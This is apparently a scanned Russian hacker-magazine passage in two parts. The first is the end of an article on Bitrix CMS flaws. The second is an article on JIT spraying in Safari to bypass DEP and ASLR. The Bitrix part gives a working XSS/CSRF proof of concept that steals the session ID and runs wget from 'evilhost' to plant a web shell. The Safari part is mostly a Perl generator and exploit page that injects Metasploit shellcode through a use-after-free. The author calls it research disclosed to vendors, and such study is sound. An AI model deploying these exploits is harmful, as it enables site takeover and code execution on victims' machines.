3. Выдираем из innerHTML нашего iframe значение sessid.
4. Проставляем значение sessid в value атрибут первого объекта input.
5. Выполняем form.submit.

Единственным, что мешало написанию эксплойта со стороны системы, была фильтрация метода onload. Конечно, можно было написать конструкцию типа i["onload"]=a, но, опять-таки, квадратные скобки не были допустимы для данной уязвимости. Пришлось снова придумывать. Придумка оказалось простой, как валенок — setTimeout(a,10000). Рассчитано на то, что содержимое iframe загрузится раньше 10 секунд, функция a сможет выдрать значение sessid. В остальном никаких хитростей применено не было. Код получился вот такой:

```
[URL=http://a' onmouseenter='var i=document.
createElement("iframe");i.style.
width="0px";i.style.height="0px";var p=/
sessid=.{32}/;var t="";var f=document.
createElement("form");f.method="POST";f.
action="/bitrix/admin/php_command_
line.php?mode=frame";var s=document.
createElement("INPUT");s.style.
visibility="hidden";s.type="text";s.
name="sessid";var y=document.
createElement("INPUT");y.style.
visibility="hidden";y.type="text";y.
name="query";y.value="system(\"wget
htt\".\"p://evilhost:6448/s.txt
-O s.php\");";f.appendChild(s);f.
appendChild(y);function b(){t+=i.
document.body.innerHTML.match(p);s.
value=t.substr(7);f.submit()};i.
src="/bitrix/admin/";document.body.
appendChild(i);document.body.appendChild(f);
setTimeout(b,10000);']НАВЕДИ НА МЕНЯ![/URL]
```

У такого PoC есть два недостатка — он работает только под Internet Explorer и открывает новую страницу с результатом выполнения команды шелла (пустую, если все прошло хорошо, и шелл залился). Эти два недостатка с легкостью лечатся, но в этой статье более элегантного решения не будет дано специально. Моя цель — показать возможность проведения атаки, а не дать в руки готовый инструмент для взлома.

СЛАДКОЕ НА ЗАКУСКУ

Итак, мне удалось провести две успешные атаки самого себя и залить два веб-шелла. В завершение исследования я еще раз оглядел весь движок, по большей части для того, чтобы просто изучить функционал. Случайно наведя мышкой на надписи с именем автора записи в блоге, я увидел, что при этом открывается всплывающее окно, в котором отображается само сообщение. Это выглядело очень красиво — дизайн окошка был оформлен под облачко из комиксов. Но меня насторожило, что в этом окошке выводится также значение поля ICQ из профиля пользователя. Причем при выводе не фильтруется ни < >, ни ' ". Как же просто было при сохранении в базу ограничить поле ICQ в профиле пользователя только цифрами! Это ведь так логично! Но вместо простого решения — уязвимость. Это была третья возможность заливки шелла. В отличие от варианта с [URL] здесь можно было разгуляться — jjencode и целые тэги, а не только атрибуты. Кроме того, можно использовать уязвимости XSS для фишинг-атак. Демонстрацию такой техники можно найти на картинке. Придумывать еще один метод обхода WAF для проведения атак без участия со стороны пользователя, таких как клики и наведения мышкой, мне уже не хотелось. Быстрое исследование, которое заняло полтора дня, решено было закончить, а обнаруженная уязвимость также ушла разработчикам.

ФИНАЛ

Все, что было обнаружено, уже должно быть исправлено в новом Битриксе на момент публикации этой статьи. Всегда до публикации следует оповещать разработчиков и согласовывать сроки публикации. Так и было сделано. Находить уязвимости и взламывать сайты — это две совершенно разные задачи. А если учесть масштабы распространения Битрикса в рунете — последствия атак могли бы быть весьма внушительными. Исследователь — не взломщик, он энтузиаст, стремится показать, где программа недоработана, и в итоге способствует тому, чтобы его продукт стал более защищен. На этом снимаю перед тобой шляпу и откланиваюсь. И замечу (на всякий случай), что в ходе исследования ни один живой сайт не пострадал. Как всегда, на вопросы отвечаю в блоге oxod.ru. ⌶



links

• Документация языка FormCalc — help.adobe.com/en_US/livecycle/es/FormCalc.pdf
• Продукт Adobe Livecycle Designer, trial версия для создания PDF документов — adobe.com/go/trylivecycle
• Общие сведения об атаке CSRF — owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
• Мой блог (отвечаю на вопросы, пишу по мере сил) — oxod.ru



dvd

• На диске ты найдешь демонстрацию всех описанных уязвимостей

Алексей Синцов Digital Security a.sintsov@dsec.ru



JIT SPRAY МЕРТВ! ДА ЗДРАВСТВУЕТ JIT SPRAY!

Рабочий эксплойт за 6 секунд

И вновь на страницах нашего журнала тема JIT SPRAY. В этот раз мы не будем использовать Flash-плеер и ActionScript, а рассмотрим возможности браузера Safari и его JIT-движка для JavaScript. Покажем, как в течение 6 секунд можно обойти DEP и ASLR в Windows 7 и проэксплуатировать уязвимость в самом браузере или его плагине.

ЕСЛИ НЕ НАДОЕЛО…


Итак, почему же мы вновь вернулись к этой теме? Дело в том, что при подготовке к прошедшей в прошлом месяце конференции «Hack In The Box» в Амстердаме и ускорении времени работы JIT SPRAY (с 8 минут до 6 секунд) с помощью модифицированного EGG-HUNTER шеллкода (про этот вид шеллкода можно было прочитать в статье Алексея Тюрина) в контексте компилятора JIT выяснилось, что в новом релизе Flash-плеера версии 10.1 изменилась модель компилятора, и JIT SPRAY больше не работает. За три недели до начала конференции мне надо было что-то показать коллегам, чтобы не ехать в страну мельниц и тюльпанов совсем уж с баяном, отсюда и этот материал, но начнем по порядку…

ЗАЧЕМ?


Очень большая часть темного бизнеса держится на уязвимостях в браузерах и плагинах к нему. Но с ростом популярности Windows 7 возникает проблема грамотной эксплуатации уязвимостей, так как защитные механизмы DEP (предотвращает выполнение кода из неисполняемой области памяти) и ASLR (делает адреса модулей и библиотек случайными) делают классические методы вроде HEAP SPRAY неэффективными. Тем не менее, исследователи показывают слабости в этих механизмах, дабы разработчики не расслаблялись и знали, что этого недостаточно. Благодаря работе Диониса, показавшего JIT SPRAY в Flash-плеере до того, как это сделали черные шляпы, Adobe смогла исправить код JIT-компилятора и тем самым снизила уровень угрозы для своих пользователей. Так что же такое JIT?

JUST-IN-TIME

Just-In-Time компилятор преобразует код, написанный на языке высокого уровня, в машинный код, и сохраняет этот код в оперативной памяти, чтобы приложение смогло исполнить его, так сказать, на лету. Алгоритмы JIT-компилятора могут быть разными, и разные JIT-компиляторы работают по-разному (прости за тавтологию :). Дионис Блазакис в своей работе нашел,



ASLR влияет только на первый блок. Красным помечены JIT SPRAY блоки. Цветным — системные модули



RWX страницы повсюду

что компилятор для ActionScript (скриптовый язык для Flash-приложений) сохраняет значения в памяти как есть. Мне же удалось обнаружить аналогичную ситуацию в компиляторе JavaScript в браузере Safari для Windows. Напишем простейший код на JavaScript, выполняющий операцию XOR:

```
<SCRIPT>
function jit_() {
      var y=( 0x11111111^
              0x22222222^
              0x33333333^
              0x44444444^
              0x55555555^
              0x66666666^
              0x77777777^
              0x88888888);
              return y;
      }
</SCRIPT>
```

Чтобы высчитать значение Y, движок JavaScript в браузере должен посчитать XOR, поэтому в памяти процесса создается страница, и туда заносится скомпилированный JIT-код, которому, в свою очередь, передается управление при вызове функции `jit_()`:

```
 . . .
04450432 81F033333333  XOR EAX, 33333333
04450438 894708        MOV [EDI+8], EAX
0445043B 8B4708        MOV EAX, [EDI+8]
0445043E 8B570C        MOV EDX, [EDI+C]
04450441 83FAFF        CMP EDX, -1
04450444 0F8529010000  JNZ 04450573
0445044A 81F044444444  XOR EAX, 44444444
 . . .
```

Данный код в памяти появляется сразу после вызова `jit_()`. Первая колонка — адрес, вторая — машинные коды, третья — код на ассемблере (все значения в HEX'ах). Как видно, аргументы оператора XOR передаются в память как есть, сама память помечена как доступная для чтения, записи и исполнения — RWX (в Flash было только RX). Но главное разочарование — аргументы в памяти находятся далеко друг от друга, на расстоянии 20 байт. В Flash-плеере же разница в один байт. Итак, как это можно использовать для обхода DEP и ASLR? Для начала выберем уязвимость, на которой будем проводить опыты.


УЯЗВИМОСТЬ


Повторное использование освобожденной памяти в Safari 4.0.5. Эту уязвимость я уже описывал в одном из прошлых обзорах, суть ее проста — удаляем родительский объект, при этом сохраняя указатель на него, потом вызываем метод, используя сохраненный указатель. В итоге берется значение из поврежденной памяти (которая освободилась). При этом значение указателя из таблицы vtable оказывается переписанным аргументом метода. Так мы захватываем контроль, а именно — регистр EIP:

```
var a = parent;  // Указатель на родительский элемент
var buf = make_buf(unescape('%u0101%u0101'), 63000);
a.prompt(alert);
// заполняем память значением 0x01010101
a.prompt(buf);
a.close();       // удаляем родительский объект
// указатель на функцию promt() теперь = 0x01010101
a.prompt(alert);
```

JIT SPRAY

Ну вот, мы имеем уязвимость и можем передавать управление по любому адресу. Обычно управление передают туда, где лежит шеллкод. Для этого раньше память заполняли большими блоками в памяти (в куче) с шеллкодом. Если таких кусков очень много, то угадать адрес было легко. Только вот с появлением DEP все это бесполезно, так как шеллкод из кучи не будет исполняться. Методика обратно-ориентированного программирования также неприменима, потому что все модули поддерживают ASLR, и адреса нужных инструкций нам неизвестны. Для таких безвыходных ситуаций применим возможности JIT-компилятора, которые мы описали выше. Если написать несколько сотен функций `jit_()` и выполнить их, то память процесса заполнится блоками памяти с JIT-кодом. Память эта исполняема, но как угадать ее адрес? Если XOR-строка будет достаточно большой, память для каждого JIT-блока будет выделяться по адресу с предсказуемыми младшими разрядами в адресе — 0x0000. Это значит, что по адресу 0xXXYY0000 будет начинаться скомпилированный JIT-блок с нашими аргументами. Если таких блоков будет достаточно много, то 0xXXYY мы можем легко угадать, как в аналогии с Heap Spray. Но почему же не работает ASLR? Почему 0xXXYY не такие случайные? На самом деле ASLR работает, но только когда Safari пытается выделить первый блок для самой первой `jit_()` функции. Все последующие выделения памяти идут последовательно друг за другом. Это позволяет нам заполнить с вероятностью 99% середину памяти процесса, скажем, адреса 0x0606000, 0x07070000 и т.д. (см. рисунок). Если каждый JIT-блок будет размером меньше чем 0x010000, тогда память будет расти равномерно, то есть, к примеру, адрес блока N есть 0x06060000, тогда адрес блока N+1 будет 0x06070000 и т.д. Осталось только определить младшие разряды адреса, чтобы указывать в аккурат на наш аргумент. Тут тоже все просто, так как смещение от начала блока


0xXXYY0104 — начала JIT-шеллкода


Память «RWX» с JIT-кодом

до начала кода с XOR всегда постоянное. Дабы избежать нулевых байт в адресе ищем первый аргумент, в младших разрядах адреса не будет нулевых байтов, и первый такой адрес оказался 0x0104 со значением десятого аргумента для XOR. В итоге окончательный указатель будет 0xXXYY0104, где XXYY могут быть любым значением из центральной части карты памяти, например 0x0607 или 0x0808 и т.д. Таким образом, ASLR побежден.

ИНЪЕКЦИЯ КОДА

Допустим, мы передали управление по адресу 0x07070104, там у нас значение 10-го аргумента из XOR-строки. Предположим, десятый параметр для XOR равен 0x01020304, а одиннадцатый — 0x1a1b1c1d, тогда по адресу 0x07070104 будет следующий код:

```
. . .
07070104 0403          ADD AL, 3     ; 10-е значение
07070106 0201          ADD AL, [ECX] ; вторая часть
      -- вырезано 12 байт -
0707011A 81F01D1C1B1A  XOR EAX, 1A1B1C1D ; 11 значе-
ние с XOR
. . .
```

Так как у нас LITTLE-ENDIAN система, то процессор берет значения «задом наперед», и вместо 0x0304 мы можем написать любые команды в оп-кодах. А вот 0x0201 мы должны заменить строго на 14EB (EB14 = JMP +0x14), чтобы передать управление на одиннадцатый параметр. Когда мы говорили про Flash, было легче, так как там параметры шли один за другим, тут же у нас разрыв в 20 (0x14) байт, поэтому последние два байта надо «тратить» на переход между параметрами. К примеру, десятый и одиннадцатый параметр:

```
..^0x14EB9090^0x14EBCC90^..
```

Будут скомпилированы в:

```
. . .
07070104 90            NOP
07070105 90            NOP
07070106 EB14          JMP 0707011C
      -- вырезано 14 байт -
0707011C 90            NOP
0707011D CC            INT3
0707011E EB14          JMP …

. . .
```


У нас получилась связь между параметрами и выполнение кода, сначала пустые операторы, а затем прерывание. Итак, DEP мы тоже обошли...

JIT-ШЕЛЛКОД

Теперь нам надо написать связанный шеллкод, который мы будем внедрять в память с помощью XOR в JavaScript. Дело кажется очень трудным, так как у нас есть всего два байта на команду. В Flash мы могли использовать и трех- и пятибайтные команды, но тут у нас жесткое ограничение. Кажется, что дело — труба, но вспомним еще одно важное отличие между JIT SPRAY в Flash и Safari — права на память. В Flash они были «R-X» (чтение и исполнение), а вот в Safari — «RWX», то есть мы можем еще и писать в память. Никогда не оставляй исполняемую память доступной на запись, ибо этот, казалось бы, маленький недочет делает возможным внедрение шеллкода. Поясню: мы заполнили память RWX-блоками и, допустим, передали управление на JIT-блок 07070000. Там у нас будет связанный шеллкод с командами по два байта. Двух байт вполне достаточно для операции копирования — MOV [ECX], EAX (0x8901 в оп-кодах). Если ECX будет указывать на следующую страницу — 0x07080000, а в EAX будут содержаться первые четыре байта от шеллкода из метасплойта, то произойдет копирование шеллкода в RWX-память (W позволит нам делать это). Когда таким образом мы скопируем весь метасплойт-шеллкод кусками по четыре байта через регистр EAX, по адресу 0x0708000 будет лежать боевой шеллкод, причем в исполняемой памяти. Далее делаем JMP ECX (0xFFE1 — также два байта) на эту память, и код оттуда исполнится без лишних вопросов.

ДВА БАЙТА БОЛИ

Мы умеем копировать и передавать управление с помощью регистров. Двух байт для этого достаточно, но прежде всего надо научиться с помощью этих двух байт заносить произвольные значения в регистры. MOV REG, VALUE занимает 5 байт. С помощью двух байт мы можем заносить значения только в младшие разряды регистра. Для этого будем использовать MOV AL, 01 (0xB001) и MOV AH, 02 (0xB402), так мы занесли в младшие разряды EAX 0x0201, и регистр в общем содержит 0xXXYY0201. Как же можно занести значение в старшие разряды? Первое, что мне пришло в голову — это побитовый сдвиг влево — SHL EAX, 1 (0xD1E0). Если мы хотим занести в регистр ECX-адрес блока, куда хотим копировать шеллкод, то заносим сначала в младшие регистры значение старших, потом делаем шестнадцать операций сдвига влево... и в итоге значения младших разрядов сдвигаются на место старших. Потом заносим еще раз уже значения младших разрядов. План хорош, да оказалось, что не очень — дело в том, что шеллкод получается очень большой, и из-за этого долго компилируется JIT-компилятором, но это не главное. Хуже всего то, что размер блока с компилированным кодом становится больше 0x10000 байт, а это значит, что блоки идут друг от друга с двойным разрывом: адрес блока N есть 0x06060000, тогда адрес блока N+1 будет 0x06080000 (а должно быть 0x06070000). Таким образом, работоспособность JIT SPRAY зависит от четности третьего разряда. Короче говоря, стабильность работы — 50%. Очевидно, что проблема в шестнадцати операциях



Та же память после выполнения JIT-кода. Теперь тут шеллкод из метасплойта

Любой шеллкод из Metasploit подходит

сдвига на каждые четыре байта копируемого шеллкода. Надо искать другой путь. Можно, например, заменить все сдвиги на одну операцию умножения. То есть 0x0000ABCD*0x10000=0xABCD0000. Значит, можно написать JIT-шеллкод, который заносит произвольные значения в регистры ECX и EAX, а потом копирует по адресу ECX значение EAX. Затем добавляем к ECX четыре байта и заносим в EAX следующую часть метасплойтовского шеллкода.

АВТОМАТИЗАЦИЯ

Теперь пора написать генератор шеллкода, который согласно вышеупомянутому алгоритму будет генерить JIT-шеллкод. Начнем труд! В метасплойте генерируем шеллкод в формате Perl. Я выбрал запуск калькулятора, без всяких кодировок шеллкода. Нам это ни к чему, во-первых, потому что JIT-шеллкод и так неслабо перекодирует оригинальный шеллкод — ни один антивирус не узнает. Во-вторых, размер кода меньше. Итак, есть шеллкод в формате Perl, который мы запихнем в переменную $shellcode. Зададим старшие байты страницы, куда будем копировать этот шеллкод. Я выбрал 0x080A0000. Так как младшие байты нас не интересуют, задаю только старшие:

```
#Address with RWX - place for shellcode
$addr="\x08\x0A"; #0x080A0000
```

Поскольку весь шеллкод копируем по четыре байта, необходимо выровнять его, для этого считаем размер шеллкода и делим с остатком на 4. Если остаток 1, 2 или 3, то добавляем к концу шеллкода мусора:

```
$len=length($shellcode);
$add=$len % 4;
for($i=0;$i<$add;$i++)
{
      $shellcode.="\xCC";
}
```

Забудем на время про шеллкод, необходима подготовка; как мы помним, для того, чтобы 0xXXYY0104 указывал на начало кода, необходимо, чтобы JIT-код начинался с десятого аргумента. Поэтому прежде всего забьем первые девять аргументов:

```
$offsetJit="\"0x22222222^\"+/* START OF OFFSET */\n".
 --------ЕЩЕ 7 таких строчек -----------
"\"0x22222222^\"+ /*SHELLCODE BEGINS*/\n";
```

Как видишь, я задаю XOR в виде строки для JavaScript, поэтому добавляю зафильтрованные кавычки и символ +, что есть конкатенация для строк в JavaScript. Потом я просто выполняю `eval()` для этой строки, и JavaScript поймет, что эту строку следует скомпилировать. После сдвига до десятого параметра необходимо начать подготовку к копированию. Для начала надо иметь в регистре ESI множитель 0x10000 для того, чтобы потом можно было быстро переносить значения из младших разрядов в старшие:

```
$initJit="\"0x14EBC031^\"+//XOR EAX,EAX\n".
  "\"0x14EB01B4^\"+\n".
  "\"0x14EB00B0^\"+\n".
  "\"0x14EBE0F7^\"+// EAX=0x100*0x100\n".
  "\"0x14EBF08B^\"+// MOV ESI, EAX ;ESI=00010000 - MUL factor\n".
```

Параметр идет задом наперед, чтобы потом правильно интерпретироваться процессором. То есть, аргумент для XOR 0x14EBC031 и есть наш десятый параметр. При перехвате контроля мы перепишем EIP 0x07070104, что будет указывать прямо на 0x31C0EB14. 0x31C0 — это «XOR EAX, EAX». Так мы обнулим регистр, а следующая команда — 0xEB14 — сделает JMP +14 байт на следующий параметр — 0x14EB01B4. Читая задом наперед, получаем «MOV AH, 01 / JMP 14». То есть, в регистр AH заносится единица, а далее — прыжок на следующий параметр, там уже обнуляется AL. Таким образом, EAX=00000100. Тринадцатый параметр делает «MUL EAX», то есть 0x100 умножает на 0x100 и в EAX заносится результат — 0x00010000. Далее опять прыжок, и в четырнадцатом параметре происходит копирование EAX в ESI. Теперь в ESI у нас требуемый множитель. Далее необходимо, чтобы ECX указывал на память, куда мы копируем шеллкод. Он у нас в переменной $addr.

```
sprintf("\"0x14EB%02lxB4^\"+\n",ord
substr($addr,0,1)).
sprintf("\"0x14EB%02lxB0^\"+\n",ord
substr($addr,1,1)).
```

Этот код генерирует пятнадцатый и шестнадцатый параметр, занося первый и второй разряд $addr в регистры AH и AL. Выходит, что EAX = 0001080A. Единица в третьем разряде осталась после предыдущих операций, но она нам не мешает. Теперь переносим значения из младших разрядов EAX в старшие и копируем значение в ECX:

```
"\"0x14EBE6F7^\"+ // MUL ESI; EAX - RWX memory for shellcode\n".
"\"0x14EBC88B^\"+ // mov ecx, eax ; ECX - pointer on RWE mem\n".
```

Понятно, что значение 0xEB14 всегда будет в наших параметрах, чтобы передать управление следующим. Теперь у нас в ECX адрес 080A0000, осталось занести в EBX шаг копирования — четыре байта:

```
"\"0x14EBDB33^\"+ // xor ebx, ebx\n".
"\"0x14EB04B3^\"+ // mov bl, 4    ; EBX = 0x4 - step \n";
```

На этом подготовка завершена. В ECX — указатель на страницу памяти, куда будем копировать шеллкод, в ESI — множитель, в EBX — шаг сдвига. Начнем копировать шеллкод. Сначала скопируем байты задом наперед.

expl.htm

```
"0x14EBE6F7^"+ //MUL ESI
"0x14EB6cB4^"+ //MOV AH
"0x14EB61B0^"+ //MOV AL
"0x14EB0189^"+ // mov [ecx], eax ; copy part of shellcode
to RWX page
"0x14EBCB03^"+ // add ecx, ebx ; ecx=ecx+4 - move pointer
for next copy
"0x14EB00B5^"+ // mov ch, 00
"0x14EB00B1^"+ // mov cl, 00 ; ECX - RWE memory WITH
shellcode
"0x14EBE1FF^"+ // JMP ECX ; PROFIT!
"0x14ebcccc"+
");"+
"return y; }";


var zl="zlo_";

for (var i=1;i<800;i++)
{
    SPRAY+="function "+zl+i+"()"+JIT+" "+zl+i+"();";
}

eval(SPRAY);
```

Так выглядит сгенерированный эксплойт — обычный HTML и JavaScript, только антивирусами не палится

```
#Convert shellcode into JIT code
for($i=0; $i<length($shellcode); $i+=4)
{
        my $val="";
        $byte1=substr($shellcode,($i+3),1);
        $byte2=substr($shellcode,($i+2),1);
        $byte3=substr($shellcode,($i+1),1);
        $byte4=substr($shellcode,($i),1);
```

Так вот, мы копируем байты в переменные $byteX. Потом можно удобно заносить их в EAX:

```
$val.="\"0x14EBC031^\"+ //XOR EAX,EAX\n";

$val.= sprintf("\"0x14EB%021xB4^\"+ //MOV AH\n",ord $byte1);
$val.= sprintf("\"0x14EB%021xB0^\"+ //MOV AL\n",ord $byte2);
$val.= "\"0x14EBE6F7^\"+ //MUL ESI\n";

$val.= sprintf("\"0x14EB%021xB4^\"+ //MOV AH\n",ord $byte3);
$val.= sprintf("\"0x14EB%021xB0^\"+ //MOV AL\n",ord $byte4);
```


Сначала обнуляем EAX, потом копируем $byte1 в AH, а $byte2 в AL. После чего делаем MUL ESI, другими словами, EAX=EAX*ESI. В ESI у нас множитель, который сделает так, что $byte1 и $byte2 окажутся на месте старших разрядов регистра EAX. После этого заносим в младшие разряды EAX (регистры AH и AL) $byte3 и $byte4. После этого мы имеем в регистре EAX четыре байта из шеллкода. Выполняем копирование в исполняемую память:

```
$val.="\"0x14EB0189^\"+ // mov [ecx], eax ;\n".
      "\"0x14EBCB03^\"+ // add ecx, ebx\n";
$copyJit.=$val;
```

По указателю ECX (0x080A0000) копируем первые четыре байта шеллкода. Затем увеличиваем ECX на EBX, то есть на четыре. Так как у нас цикл по всей длине шеллкода, разбитой на 4 байта, то на второй итерации в EAX будут уже следующие четыре байта шеллкода, а ECX уже увеличен размер шага, и будет увеличиваться в конце каждого цикла. Все это (в переменной $copyJit) обеспечит нам копирование шеллкода в память по адресу 0x080A0000 (из переменной $addr). После акции копирования надо передать управление:

```
$jumJit="\"0x14EB00B5^\"+ // mov ch, 00\n".
        "\"0x14EB00B1^\"+ // mov cl, 00 ;\n".
        "\"0x14EBE1FF^\"+ // JMP ECX ; PROFIT! \n";
```

Просто обнуляем младшие разряды ECX (CH и CL), в итоге ECX у нас опять равен 0x080A0000, и делаем JMP ECX, после чего должен



VUPEN берут на вооружение нашу идею и продают за $$$. Молодцы

исполняться код по адресу ECX, а там, как известно, шеллкод из метасплойта. Соберем же весь конструктор, для этого в переменную $page запишем начало генерируемой HTML-странички с эксплойтом:

```
$page="
<script>
function make_buf(payload, len) {
    while(payload.length < (len * 4))
        payload += payload;
    payload = payload.substring(0, len);
    return payload;
}

function fff()
{
   var a = parent;

   var buf = make_buf(unescape('%u0104%u0707'),
      68000);

   a.prompt(alert);
   a.prompt(buf);
   a.close();
   a.prompt(alert);
}
```

Не забудем добавить JavaScript-переменные для наших сгенерированных строк:

```
var SPRAY=\"\";

var JIT=\"{ \"+
       \"var y=(\"";
```

Напомню, что при заносе в переменную кавычки экранируем. В общем, мы объявили переменную SPRAY и JIT. В JIT мы занесли открытие блока и переменную Y. Далее сделаем конкатенацию переменной $page и нашего сгенерированного JIT-кода: $offsetJit.$initJit.$copyJit.$jumJit. Таким вот образом мы как бы занесли в переменную Y для JavaScript весь JIT-шеллкод, который заранее генерировали в Perl'е. Собственно, закрываем переменную и блок в переменной $endPage:

```
$endPage="\"0x14ebcccc\"+
\");\"+
\"return y; }\";
```

В конце блока мы еще добавили «return y;», так как этот блок является кодом функции. Нам нужно много функций, чтобы обеспечить заполнение памяти и обойти ASLR, поэтому генерируем множество функций с таким кодом и вызываем их:

```
var zl=\"zlo_\";

for (var i=1;i<800;i++)
{
    SPRAY+=\"function \"+zl+i+\"()\"+JIT+\"
\"+zl+i+\"();\";
}
```

JavaScript сгенерирует код в переменной SPRAY с телом 800 функций `zlo_X()` и вызовом. Вместо X будет порядковый номер функции. Но все это скрыто от глаз, так как строка генерируется и исполняется на лету... Кстати, для исполнения нужно добавить вызов eval():

```
eval(SPRAY);
fff();
</script>
```

